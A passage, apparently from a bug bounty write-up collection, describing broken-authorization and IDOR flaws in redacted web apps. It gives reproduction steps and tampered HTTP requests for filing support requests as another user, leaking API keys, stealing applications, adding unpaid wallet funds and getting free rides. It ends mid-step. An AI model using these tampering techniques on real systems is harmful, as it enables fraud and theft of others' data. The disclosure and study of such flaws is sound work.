X-Requested-With: XMLHttpRequest
Referer: https://redacted.com/public/
Content-Length: 338
Cookie: /snipped/
Connection: keep-alive
{"SuppliedEmail":"","SuppliedName":"","SuppliedPhone":"","Descript
ion":"\"Hello","Subject":"Technical Support > Login/Password >
Resetting my
password","AuxiliaryData":{"userid":431212,"attachments":[],"uniqu
eId":"a389da21-683b-498e-853f-b571d69c2741","consoleRole":"Primary
Admin","requestedContactMethod":"email"}}
```

Observing both requests, you will notice that there is a different parameter called “userid”. If a user is not logged in or does not have an account, the support request can be sent to any email, and that is not actually a flaw but design. but if a user is logged in and the userid can be changed to that of some other user, then there could be potentially a chance to request support on behalf of any other user.

Steps to Reproduce:

1. Create two accounts one as victim another as attacker.
2. Login into the attacker's account.
3. Setup proxy and keep an eye on requests made. (Burpsuite works like charm)
4. Visit the support page & make a request for password reset.
5. Intercept the request and change user-id of the attacker account with user-id of victim account.

```
POST /custom_api/send_support_request HTTP/1.1
Host: redacted.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:44.0)
```

```
Gecko/20100101 Firefox/44.0
Accept: /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CSRFToken: 1FT8ChpqgBiiZHzxdYs3rcgnAYWyRgLu
X-AJAXToken:
ebbba438058ef5ca8067ee129f41bfc701a89449caf4d666676f753e
X-PAGEUrl: https://target.com/public/#/contact-support
X-Requested-With: XMLHttpRequest
Referer: https://redacted.com/public/
Content-Length: 338
Cookie: /snipped/
Connection: keep-alive

{"SuppliedEmail":"","SuppliedName":"","SuppliedPhone":"","Descript
ion":"\"Hello","Subject":"Technical Support > Login/Password >
Resetting my
password","AuxiliaryData":{"userid":{Changed-to-victim's-userId},"
attachments":[],"uniqueId":"a389da21-683b-498e-853f-b571d69c2741",
"consoleRole":"Primary Admin","requestedContactMethod":"email"}}
```

6. Got Success! Support requests will be made through the victim's account.

13. Broken Authorization Leads to Leak PII Data

Summary:


Researcher able to steal developer private api keys, Application names, Usage details and all statistics for all users by just changing random Account ID.

TI;dr: Backend scripts do not verify requests made for account ID actually belong to the user who requested or not.


Background:

We will refer to this application as `www.redactedportal.com`. This portal is managing a dashboard for users that are using their maps services which provides the tools and resources which users need to develop with maps. Where Users can store, access, and keep track of your store locations or other spatial data through our online data source management system.


Users Dashboard:



Usage Report:



Usage Report for Researcher account: (It's been test and new account, So there is no usage for the account)



Steps To Reproduce:

1. Create two accounts one as victim and other as attacker.

2. Logged In attacker’s account.

3. Setup proxy and keep an eye on requests made. (Burpsuite works like charm)

4. Find GET request in Http history which includes account ID in parameter, Change it to VIctim’s account ID

5. Got Success! Find api keys in response and other details like application name etc.

Hardening:

Now after patch, The service removes the vulnerable parameters from the request.

14. Broken Authorization Leads to Steal Applications/Projects

Summary:


Researchers are able to steal applications/projects for all users by just changing random Application ID.

Tl;dr: Backend scripts do not verify requests made for Application ID actually belong to the user who requested or not.

Background:

We will refer to this application as `www.redactedportal.com`. This portal is managing a dashboard for users that are using their maps services which provides the tools and resources which users need to develop with maps. Where Users can store, access, and keep track of your store locations or other spatial data through our online data source management system.

This portal api is making PUT requests whenever any update is requested like application name or anything.




And response back with some json data


```
{"applicationId":1707630,"applicationName":"testing
xml","applicationUri":null,"ticket":"bjc7REBGwm6NNTL3Ot5R~INcJpFU5
r-KxjNtDZK2Nkg~ApWBovtZEhj4-Uodq6qTluDURLTLmTpJVOTl_V-4l8f6fnFO1KQ
lIlmLAijCJgXL","accountId":1418767,"keyTypeId":
2,"keyType":"Basic","keySubtypeId":39,"keySubtype":"Universal
Windows
App","validFrom":"12/23/2015″ ,"validTo":"None","isMutable":true,"
showButtonTextEnable":false,"keyStatus":"Enabled","showKeyEnableDi
sableButton":true}
```


Steps To Reproduce:

1. Create two accounts one as victim and other as attacker.

2. Create one application in both accounts. With name bounty_1 and bounty_2.




3. LogIn into the attacker's account.


4. Setup proxy and keep an eye on requests made.

5. Make a request to change the application name.

6. Now tamper this PUT request, Change application Id with victim's account application ID.



7. Got Success! Victim account Application will be transferred to Attacker's account.



15. Broken Access Control Causes IDOR Vulnerability

Summary:


The Researcher is able to add free money in the wallet of an application. By which researchers can shop on target applications with the wallet money.

Background:

The vulnerability is found on an E-commerce website. The target application, Let's refer to it as `target.com` uses an api `api.target.com`. The bug is specifically found in wallet top up feature.

Steps To Reproduce:


1. Login to the target website and go to Wallet.



2. Add Money in Wallet


3. Setup burp proxy & Intercept the Request.

4. Sent to repeater and send request.




5. Here we can see request generated order for payment gateway and order id for website.


   Select all JSON responses.




6. Send the same response to add the money parameter of api.



7. Here we can see a HTTP 200 OK response.



8. Go to Wallet and you can see 100 rs is added to your wallet.



16. Unvalidated Payment Id Parameter Leads to Gain Free Rides

Summary:

The researcher found a vulnerability in the application that allows the researcher to get unlimited free rides.

Tl;dr: Backend scripts do not verify requests made for payment_method_ID actually valid or not.

Background:

The `Example.com` is an online transportation network company, Users can create their account on Example.com and can start riding. When a ride is completed a user can either pay cash or charge it to their credit/debit card.
But, by specifying an invalid payment method for example: abc, xyz etc, The researcher could ride for free.

Tl;dr: Backend scripts do not verify requests made for payment_method_ID actually valid or not.

The vulnerable request looks like this:


```
POST /api/dial/v2/requests HTTP/1.1

Host: dial.example.com {"start_latitude":12.925151699999999,
"start_longitude":77.6657536,
"product_id":"db6779d6-d8da-479f-8ac7-8068f4dade6f",
"payment_method_id":"xyz"}
```


Steps to Reproduce:

1. Create an account on the example

